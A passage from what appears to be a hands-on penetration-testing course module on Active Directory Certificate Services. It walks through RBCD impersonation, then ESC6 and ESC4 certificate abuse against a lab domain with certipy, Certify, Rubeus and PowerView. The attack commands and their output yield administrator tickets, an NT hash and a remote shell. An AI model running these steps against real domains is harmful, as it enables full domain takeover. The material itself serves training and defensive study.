Delegation rights modified successfully!
plaintext$ can now impersonate users on lab-dc$ via S4U2Proxy
```

Now, the computer account `plaintext$` has the right to impersonate any account on `LAB-DC$`. We can use `getST` with the option `impersonate` to get a TGT as the Administrator:

Abusing RBCD to Impersonate the Administrator

```
getST.py -spn cifs/LAB-DC.LAB.LOCAL -impersonate Administrator -dc-ip
10.129.205.199 lab.local/'plaintext$':plaintext123

Impacket v0.9.25.dev1+20230823.145202.4518279 - Copyright 2021 SecureAuth
Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

Note: If we get an error: `[-] Kerberos SessionError: KRB_AP_ERR_BADMATCH(Ticket and authenticator don't match)` it means that is trying to use the enviroment variable

`KRB5CCNAME` we can use the following command to remove the variable: `unset KRB5CCNAME`

Connecting to the target machine using the Administrator TGT:

Connect using the Administrator TGT

```
KRB5CCNAME=Administrator.ccache wmiexec.py -k -no-pass LAB-DC.LAB.LOCAL
Impacket v0.9.25.dev1+20230823.145202.4518279 - Copyright 2021 SecureAuth
Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

ESC6

The Certificate Authority can be vulnerable if a specific flag, `EDITF_ATTRIBUTESUBJECTALTNAME2`, is set. However, it's important to note that the misconfiguration that make this domain escalation possible was patched as part of the May 2022 Security Updates from Microsoft, related to the `CVE-2022-26923 - Active Directory Domain Services Elevation of Privilege Vulnerability`. Nonetheless, it's still worth checking this configuration, as some companies may need more updated policies.

Also, suppose the updates are not installed, and the CA configuration enables the flag. In that case, all templates that allow specifying a `SubjectAltName` in the `Certificate Signing Request` become vulnerable to the `ESC1` attack, including the built-in User template.

Understanding ESC6 and Certificate Mapping

The Cqure Academy team made a blog post explaining how SmartCard Logon works and the possible misconfigurations that can create a scenario for privilege escalation. The article highlights a significant security concern in implementing Smart Card logon in on-premise Active Directory environments, shedding light on a potential vulnerability termed `Enhanced Key (mis)Usage`, referred to as `ESC6` by SpecterOps's white-paper.

Although many companies use Smart Cards as a two-factor authentication, it's crucial to note that the Windows Smart Card system has changed over time, introducing complexities not widely acknowledged. Let's focus on the extended properties of the `Enhanced Key Usage`.

The core concern lies in the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag. As Microsoft describes, "If this flag is set on the CA, any request (including when the subject is built from

Active Directory) can have user defined values in the subject alternative name." The `EDITF_ATTRIBUTESUBJECTALTNAME2` flag impacts the entire Certificate Authority, meaning that every certificate template enabling non or less-privileged users to request a certificate with Client Authentication (1.3.6.1.5.5.7.3.2) EKU can be exploited, (e.g., the default User template). This means we can request a certificate with any user designated as an additional `User Principal Name (UPN)`.

Note: The alternative names here are included in a CSR. This differs from the method for abusing SANs in ESC1 as it stores account information in a certificate attribute vs a certificate extension.

ESC6 Enumeration from Linux

We can use `certipy` to identify a vulnerable certificate authority:

Using certipy to identify a vulnerable CA

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

<SNIP>
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : lab-LAB-DC-CA
    DNS Name                            : LAB-DC.lab.local
    Certificate Subject                 : CN=lab-LAB-DC-CA, DC=lab,
DC=local
    Certificate Serial Number           : 16BD1CE8853DB8B5488A16757CA7C101
    Certificate Validity Start          : 2022-03-26 00:07:46+00:00
    Certificate Validity End            : 2027-03-26 00:17:46+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : LAB.LOCAL\Administrators
      Access Rights
        Enroll                          : LAB.LOCAL\Authenticated Users
                                          LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
        ManageCa                        : LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrators
```

```
        ManageCertificates              : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrators
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and
Request Disposition is set to Issue. Does not work after May 2022
      ESC7                              : 'LAB.LOCAL\\Black Wasp' has
dangerous permissions
      ESC8                              : Web Enrollment is enabled and
Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
```

From the above output, we can observe that the Certificate Authority is vulnerable to `ESC6`. The option that makes it vulnerable is `User Specified SAN: Enabled`.

ESC6 Abuse from Linux

If we confirm that the CA is vulnerable to `ESC6` we can request a certificate with an alternative SAN in the CSR (like an ESC1) for a template that generally doesn't allow it:

Certificate Request with an alternative UPN

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
template User -upn [email protected]

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 59
[*] Got certificate with UPN '[email protected]'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

The above command will gave us a certificate as the administrator account, which we can use as we did in previous examples.

ESC6 Enumeration from Windows

Let's connect to the target computer using `blwasp` credentials:

Connect via RDP

```
xfreerdp /u:blwasp /p:'Password123!' /d:lab.local /v:10.129.228.236
/dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprdr
<SNIP>
```

We can utilize `Certify.exe` to examine the status of the `UserSpecifiedSAN` flag, which corresponds to the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag.

Find information about all registered CAs

```
PS C:\Tools> .\Certify.exe cas


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                              __/ |
                             |___./
  v1.1.0

[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=lab,DC=local'

[*] Root CAs

    Cert SubjectName              : CN=lab-LAB-DC-CA, DC=lab, DC=local
    Cert Thumbprint               :
CF54249CAEFB0E092265BFD306940DCBABA4C9A6
    Cert Serial                   : 16BD1CE8853DB8B5488A16757CA7C101
    Cert Start Date               : 26/03/2022 01:07:46
    Cert End Date                 : 26/03/2027 01:17:46
    Cert Chain                    : CN=lab-LAB-DC-CA,DC=lab,DC=local

[*] NTAuthCertificates - Certificates that enable authentication:

    Cert SubjectName              : CN=lab-LAB-DC-CA, DC=lab, DC=local
    Cert Thumbprint               :
CF54249CAEFB0E092265BFD306940DCBABA4C9A6
```

```
    Cert Serial                   : 16BD1CE8853DB8B5488A16757CA7C101
    Cert Start Date               : 26/03/2022 01:07:46
    Cert End Date                 : 26/03/2027 01:17:46
    Cert Chain                    : CN=lab-LAB-DC-CA,DC=lab,DC=local

[*] Enterprise/Enrollment CAs:

    Enterprise CA Name            : lab-LAB-DC-CA
    DNS Hostname                  : LAB-DC.lab.local
    FullName                      : LAB-DC.lab.local\lab-LAB-DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION,
CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=lab-LAB-DC-CA, DC=lab, DC=local
    Cert Thumbprint               :
CF54249CAEFB0E092265BFD306940DCBABA4C9A6
    Cert Serial                   : 16BD1CE8853DB8B5488A16757CA7C101
    Cert Start Date               : 26/03/2022 01:07:46
    Cert End Date                 : 26/03/2027 01:17:46
    Cert Chain                    : CN=lab-LAB-DC-CA,DC=lab,DC=local
    [!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees
can specify Subject Alternative Names!
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                       Principal

      Allow  Enroll                                       NT
AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates
BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates                 LAB\Domain Admins
S-1-5-21-2570265163-3918697770-3667495639-512
      Allow  ManageCA, ManageCertificates                 LAB\Enterprise
Admins         S-1-5-21-2570265163-3918697770-3667495639-519
      Allow  ManageCA, Enroll                             LAB\blwasp
S-1-5-21-2570265163-3918697770-3667495639-1103
      Allow  ManageCA, Enroll                             LAB\user_manageCA
S-1-5-21-2570265163-3918697770-3667495639-1194
    Enrollment Agent Restrictions : None

    Legacy ASP Enrollment Website : http://LAB-DC.lab.local/certsrv/
    Enabled Certificate Templates:
        ESC9
        ESC7_1
        ESC3
        ESC4
        ESC2
        ESC1
        LDAPS
        DirectoryEmailReplication
```

```
        DomainControllerAuthentication
        KerberosAuthentication
        EFSRecovery
        EFS
        DomainController
        WebServer
        Machine
        User
        SubCA
        Administrator

Certify completed in 00:00:03.8650693
```

In the above output, it can be observed in the `Enterprise/Enrollment CAs:` that `UserSpecifiedSAN` has the `EDITF_ATTRIBUTESUBJECTALTNAME2` set. Next, we can submit a certificate request for a template and include an alternate name, even in cases where the default User template typically doesn't permit the specification of alternative names.

ESC6 Attack from Windows

To carry out this attack, we need a template that allows `client authentication`, as is the case with the default `User template`, and include an alternative SAN, in this case, the administrator.

Request a certificate abusing ESC6

```
PS C:\Tools>  .\Certify.exe request /ca:LAB-DC.lab.local\lab-LAB-DC-CA
/template:User /altname:Administrator


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                               __/ |
                              |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : LAB\blwasp
[*] No subject name specified, using current context as subject.

[*] Template                : User
[*] Subject                 : CN=Black Wasp, CN=Users, DC=lab, DC=local
[*] AltName                 : Administrator
```

```
[*] Certificate Authority   : LAB-DC.lab.local\lab-LAB-DC-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 81

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAvp1zfAl8N34EHTku3arsJ09xC9rXHNCfOgXXqaVtHg9DrfSe
5CdTfobjzZrtjIHKAKz5nQgKvUrlgI6bI7NSgFf2CiFuUTTkDwq9R+UT55FzfO8B
z7rPdXOg8bP5VF2Ggl8gt0Yl+JnVQYOBvWueGR3nCe1oC/ugIrN613p+5yF1lKkr
XnIwJq4C7wW20y4u1yVafi+qAX/rM43rXMQwAgA46XMlMXj2zYMcgR8rjA7Blo/s
bdATQhoIbYwdEJelSCzRLg3x8VqNnA81YphPiLatUIuW4b31HuEg1wbdCKxxGn4E
<SNIP>

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:03.7922556
```

Finally, we convert the certificate using `OpenSSL` and use `Rubeus` to get the TGT or NT Hash:

Convert certificate to PFX

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in
.\cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -
export -out cert.pfx

Enter Export Password:
Verifying - Enter Export Password:
```

Get a TGT as the Administrator Account

```
PS C:\Tools> .\Rubeus.exe asktgt /user:administrator /certificate:cert.pfx


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0
```

```
[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: [email protected],
CN=Black Wasp, CN=Users, DC=lab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab.local\administrator'
[*] Using domain controller: fe80::42d5:b682:fe30:8453%18:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIGQjCCBj6gAwIBBaEDAgEWooIFWzCCBVdhggVTMIIFT6ADAgEFoQsbCUxBQi5MT0NBTKIeMB
ygAwIB

AqEVMBMbBmtyYnRndBsJbGFiLmxvY2Fso4IFGTCCBRWgAwIBEqEDAgECooIFBwSCBQMWw4DXS1
RtraTj

4NB6aLaeZBGmTUi654/ZglBAYagjqrjCsfAlzNlmYlN5DpXloUxuBR7raRB+JrpGnh34Yyhxiu
9nUdEs

Rh3UK6A9dbMl7sCgDEFGTkmVaJ+MMmeBRaGS5BUaFnRpXl9TwqifjtRD0nhw5EDH+/vZLQpTS7
9KUHJL

i0tNYsMFG9jmoZS0W0d+YXM94BmS91Kg1POeI2Tgo+QJoFBYCiyaJSRi7fVBdnLy4ytxpse0gc
M/KH9p

c/2VgpYfzmznTsoJGCRV7h2EajNVzzEFO5TUcLgx3+BkWXuNMxw2AzRhSUUP0AvFD2R8DigLj3
kieIPf

Bb10luHqttZ1y3TuYv8n2iR9bvuErkISGeG4vVMGwdU4adcFa9vmHBFODZfFYnPoyDBhR2mnW/
6HJsDT
<SNIP>

  ServiceName              :  krbtgt/lab.local
  ServiceRealm             :  LAB.LOCAL
  UserName                 :  administrator (NT_PRINCIPAL)
  UserRealm                :  LAB.LOCAL
  StartTime                :  20/11/2023 18:36:19
  EndTime                  :  21/11/2023 04:36:19
  RenewTill                :  27/11/2023 18:36:19
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  WObCVvN0rjeyTjdSEgZqzA==
  ASREP (key)              :  BDA8C393505ADD19938AABF8380078F6
```

ESC4

Understanding ESC4 - Vulnerable Certificate Template Access Control

Access control attacks exploit misconfigurations in the `Certificate Authority` or certificate templates' discretionary access control lists (DACLs), which allow low-privileged users to perform sensitive tasks on the CA or the objects that compose it.

When we have elevated privileges over an object in Active Directory, we can perform different actions that allow us to escalate privileges. For example, if we have `Full Control` over a `user account` we can reset the user's password or change specific properties to perform other attacks, allowing us to gain control over the user.

`Certificate templates` function as securable entities within Active Directory, possessing a security descriptor that dictates the specific permissions granted to various AD principals over the template.

A template is deemed misconfigured at the access control level when it contains `Access Control Entries (ACEs)` that inadvertently grant editing permissions to unintended or otherwise unprivileged AD principals, potentially allowing them to modify sensitive security settings within the template. If we have the appropriate rights over a template, we can make it vulnerable to attacks such as `ESC1`.

ESC4 Abuse Requirements

To execute an `ESC4` attack, having powerful rights over the certificate templates is necessary. By manipulating these objects, we can introduce a misconfiguration to a template that is not vulnerable. One example is enabling the `mspki-certificate-name-flag` flag for a template that allows domain authentication. This results in a similar domain compromise scenario as `ESC1`, where low-privileged users can specify an arbitrary `Subject Alternative Name` and authenticate as someone else.

To make a template vulnerable, the following attributes need to be modified with the specified values:

- Grant Enrollment rights for the vulnerable template.
- Disable the `PEND_ALL_REQUESTS` flag in `mspki-enrollment-flag` to deactivate Manager Approval.
- Set the `mspki-ra-signature` attribute to `0` to disable the `Authorized Signature requirement`.
- Enable the `ENROLLEE_SUPPLIES_SUBJECT` flag in `mspki-certificate-name-flag` to allow requesting users to specify another privileged account name as a `SAN`.
- Set the `mspki-certificate-application-policy` to a certificate purpose for authentication:
  - Client Authentication (OID: 1.3.6.1.5.5.7.3.2)

- Smart Card Logon (OID: 1.3.6.1.4.1.311.20.2.2)
- PKINIT Client Authentication (OID: 1.3.6.1.5.2.3.4)
- Any Purpose (OID: 2.5.29.37.0)
- No Extended Key Usage (EKU)

ESC4 Enumeration and Attack

We will discuss how to enumerate and abuse ESC4 from Linux and Windows.

ESC4 Enumeration from Linux

Let's use `certipy` to find vulnerable templates, and let's focus on the template `ESC4`:

Certipy vulnerable certificate template enumeration

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

<SNIP>
  2
    Template Name                       : ESC4
    Display Name                        : ESC4
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireDirectoryPath
                                          SubjectRequireEmail
                                          SubjectAltRequireEmail
                                          SubjectAltRequireUpn
    Enrollment Flag                     : AutoEnrollment
                                          PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 99 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
```

```
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Domain Users
                                          LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : LAB.LOCAL\Administrator
        Full Control Principals         : LAB.LOCAL\Black Wasp
        Write Owner Principals          : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
                                          LAB.LOCAL\Black Wasp
        Write Dacl Principals           : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
                                          LAB.LOCAL\Black Wasp
        Write Property Principals       : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
                                          LAB.LOCAL\Black Wasp
    [!] Vulnerabilities
      ESC4                              : 'LAB.LOCAL\\Black Wasp' has
dangerous permissions
```

In the above output, we can see in the `Object Control Permissions` field that the user `Black Wasp` has `Full Control` on this template.

ESC4 Attack from Linux

To simplify the process, `Certipy` allows us to configure all required settings in one command if we have sufficient rights over the template. We need to use the argument `template` and the option `-template <VULNERABLE TEMPLATE>` with the name of the vulnerable template, in our case is `ESC4`. Additionally, we can specify the option `-save-old` so we can restore the template configuration once we are done with the attack:

Attacking ESC4 vulnerable template

```
certipy template -u '[email protected]' -p 'Password123!' -template ESC4 -
save-old

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'ESC4' to 'ESC4.json'
[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
```

The `-save-old` command save the old configuration to a file `TEMPLATE-NAME.json`, in this case, `ESC4.json`. This is important to notice for later on when we want to restore the template to its original configuration.

Now, let's see the new template configuration:

ESC4 Template after modification

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

<SNIP>
  2
    Template Name                       : ESC4
    Display Name                        : ESC4
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : True
    Any Purpose                         : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 5 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Object Control Permissions
        Owner                           : LAB.LOCAL\Administrator
        Full Control Principals         : LAB.LOCAL\Authenticated Users
        Write Owner Principals          : LAB.LOCAL\Authenticated Users
        Write Dacl Principals           : LAB.LOCAL\Authenticated Users
        Write Property Principals       : LAB.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC1                              : 'LAB.LOCAL\\Authenticated Users'
can enroll, enrollee supplies subject and template allows client
authentication
      ESC2                              : 'LAB.LOCAL\\Authenticated Users'
can enroll and template can be used for any purpose
      ESC3                              : 'LAB.LOCAL\\Authenticated Users'
can enroll and template has Certificate Request Agent EKU set
```

```
      ESC4                                : 'LAB.LOCAL\\Authenticated Users'
has dangerous permissions
```

It is possible to exploit the template with the `ESC1` vulnerability and authenticate with the alternate subject.

Abusing the modified template

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
template ESC4 -upn Administrator

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 61
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Now we can retrieve the Administrator NT Hash or use the certificate to authenticate:

Retrieve Administrator NT Hash

```
certipy auth -pfx administrator.pfx -username Administrator -domain
lab.local

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]':
aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
```

Finally, we can revert the changes to the original state. We need to select the template name with the option `-template ESC4` and the configuration we saved with the option `-configuration ESC4.json`:

Restore template configuration

```
certipy template -u '[email protected]' -p 'Password123!' -template ESC4 -
configuration ESC4.json

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
```

ESC4 Enumeration from Windows

Let's connect to the target computer using `blwasp` credentials:

Connect via RDP

```
xfreerdp /u:blwasp /p:'Password123!' /d:lab.local /v:10.129.228.236
/dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprdr
<SNIP>
```

When enumerating an ADCS server for the `ESC4` domain scalation scenario, we need to be aware of the user privileges in the `Object Control Permission` section, as `Certify` will not mark a template with elevated privileges as vulnerable. Still, we will have to identify it manually. We can use `Certify.exe find` command to display all certificates templates.

Certify templates enumeration

```
PS C:\Tools> .\Certify.exe find


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                               __/ |
                              |___./
  v1.1.0
```

```
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=lab,DC=local'

[*] Listing info about the Enterprise CA 'lab-LAB-DC-CA'

    Enterprise CA Name            : lab-LAB-DC-CA
    DNS Hostname                  : LAB-DC.lab.local
    FullName                      : LAB-DC.lab.local\lab-LAB-DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION,
CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=lab-LAB-DC-CA, DC=lab, DC=local
    Cert Thumbprint               :
CF54249CAEFB0E092265BFD306940DCBABA4C9A6
    Cert Serial                   : 16BD1CE8853DB8B5488A16757CA7C101
    Cert Start Date               : 26/03/2022 01:07:46
    Cert End Date                 : 26/03/2027 01:17:46
    Cert Chain                    : CN=lab-LAB-DC-CA,DC=lab,DC=local
    [!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees
can specify Subject Alternative Names!
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                       Principal

      Allow  Enroll                                       NT
AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates
BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates                 LAB\Domain Admins
S-1-5-21-2570265163-3918697770-3667495639-512
      Allow  ManageCA, ManageCertificates                 LAB\Enterprise
Admins         S-1-5-21-2570265163-3918697770-3667495639-519
      Allow  ManageCA, Enroll                             LAB\blwasp
S-1-5-21-2570265163-3918697770-3667495639-1103
      Allow  ManageCA, Enroll                             LAB\user_manageCA
S-1-5-21-2570265163-3918697770-3667495639-1194
    Enrollment Agent Restrictions : None

[*] Available Certificates Templates :
<SNIP>

    CA Name                               : LAB-DC.lab.local\lab-LAB-DC-CA
    Template Name                         : ESC4
    Schema Version                        : 2
    Validity Period                       : 99 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
```

```
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS, AUTO_ENROLLMENT
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Encrypting File System, Secure
Email
    mspki-certificate-application-policy  : Encrypting File System, Secure
Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Domain Users              S-1-5-
21-2570265163-3918697770-3667495639-513
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        All Extended Rights         : LAB\blwasp                    S-1-5-
21-2570265163-3918697770-3667495639-1103
      Object Control Permissions
        Owner                       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
        Full Control Principals     : LAB\blwasp                    S-1-5-
21-2570265163-3918697770-3667495639-1103
        WriteOwner Principals       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\blwasp                    S-1-5-
21-2570265163-3918697770-3667495639-1103
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteDacl Principals        : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\blwasp                    S-1-5-
21-2570265163-3918697770-3667495639-1103
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteProperty Principals    : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\blwasp                    S-1-5-
21-2570265163-3918697770-3667495639-1103
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519

<SNIP>
```

In the output above, we can see the `ESC4` template. In the `Object Control Permissions` section, the user `blwasp` has `Full Control` over this template, meaning we can execute the `ESC4` attack against this template. The following GitHub repository contains information about [Abusing Weak ACL on Certificate Templates](#).

ESC4 Attack from Windows

Depending on the existing privileges in the certificate template, we would need to modify one or several components of it. In this case, we will show all the necessary changes to leave the template vulnerable to `ESC1`. We will use `PowerView` to perform the attack:

Import-Module PowerView

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
```

The first thing we will do is to add `Certificate-Enrollment rights` to the `Domain Users` group:

Add Certificate-Enrollment rights

```
PS C:\Tools> Add-DomainObjectAcl -TargetIdentity ESC4 -PrincipalIdentity
"Domain Users" -RightsGUID "0e10c968-78fb-11d2-90d4-00c04f79dc55" -
TargetSearchBase "LDAP://CN=Configuration,DC=lab,DC=local" -Verbose

VERBOSE: [Get-DomainSearcher] search base: LDAP://LAB-
DC.LAB.LOCAL/DC=LAB,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=Domain Users)(name=Domain Users)(displayname=Domain
Users))))
VERBOSE: [Get-DomainSearcher] search base: LDAP://LAB-
DC.LAB.LOCAL/CN=Configuration,DC=lab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=ESC4)(name=ESC4)(displayname=ESC4))))
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=Domain
Users,CN=Users,DC=lab,DC=local 'All' on
CN=12221497.FDC67FA30189A813651BA8B3E433ACA5,CN=OID,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=Domain
Users,CN=Users,DC=lab,DC=local rights GUID '0e10c968-78fb-11d2-90d4-
00c04f79dc55' on
CN=12221497.FDC67FA30189A813651BA8B3E433ACA5,CN=OID,CN=Public
Key Services,CN=Services,CN=Configuration,DC=lab,DC=local
VERBOSE: [Add-DomainObjectAcl] Error granting principal CN=Domain
Users,CN=Users,DC=lab,DC=local 'All' on
CN=12221497.FDC67FA30189A813651BA8B3E433ACA5,CN=OID,CN=Public Key
```

```
Services,CN=Services,CN=Configuration,DC=lab,DC=local : Exception calling
"CommitChanges" with "0" argument(s): "Access is denied.
"
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=Domain
Users,CN=Users,DC=lab,DC=local 'All' on CN=ESC4,CN=Certificate
Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=Domain
Users,CN=Users,DC=lab,DC=local rights GUID '0e10c968-78fb-11d2-90d4-
00c04f79dc55' on CN=ESC4,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local
```

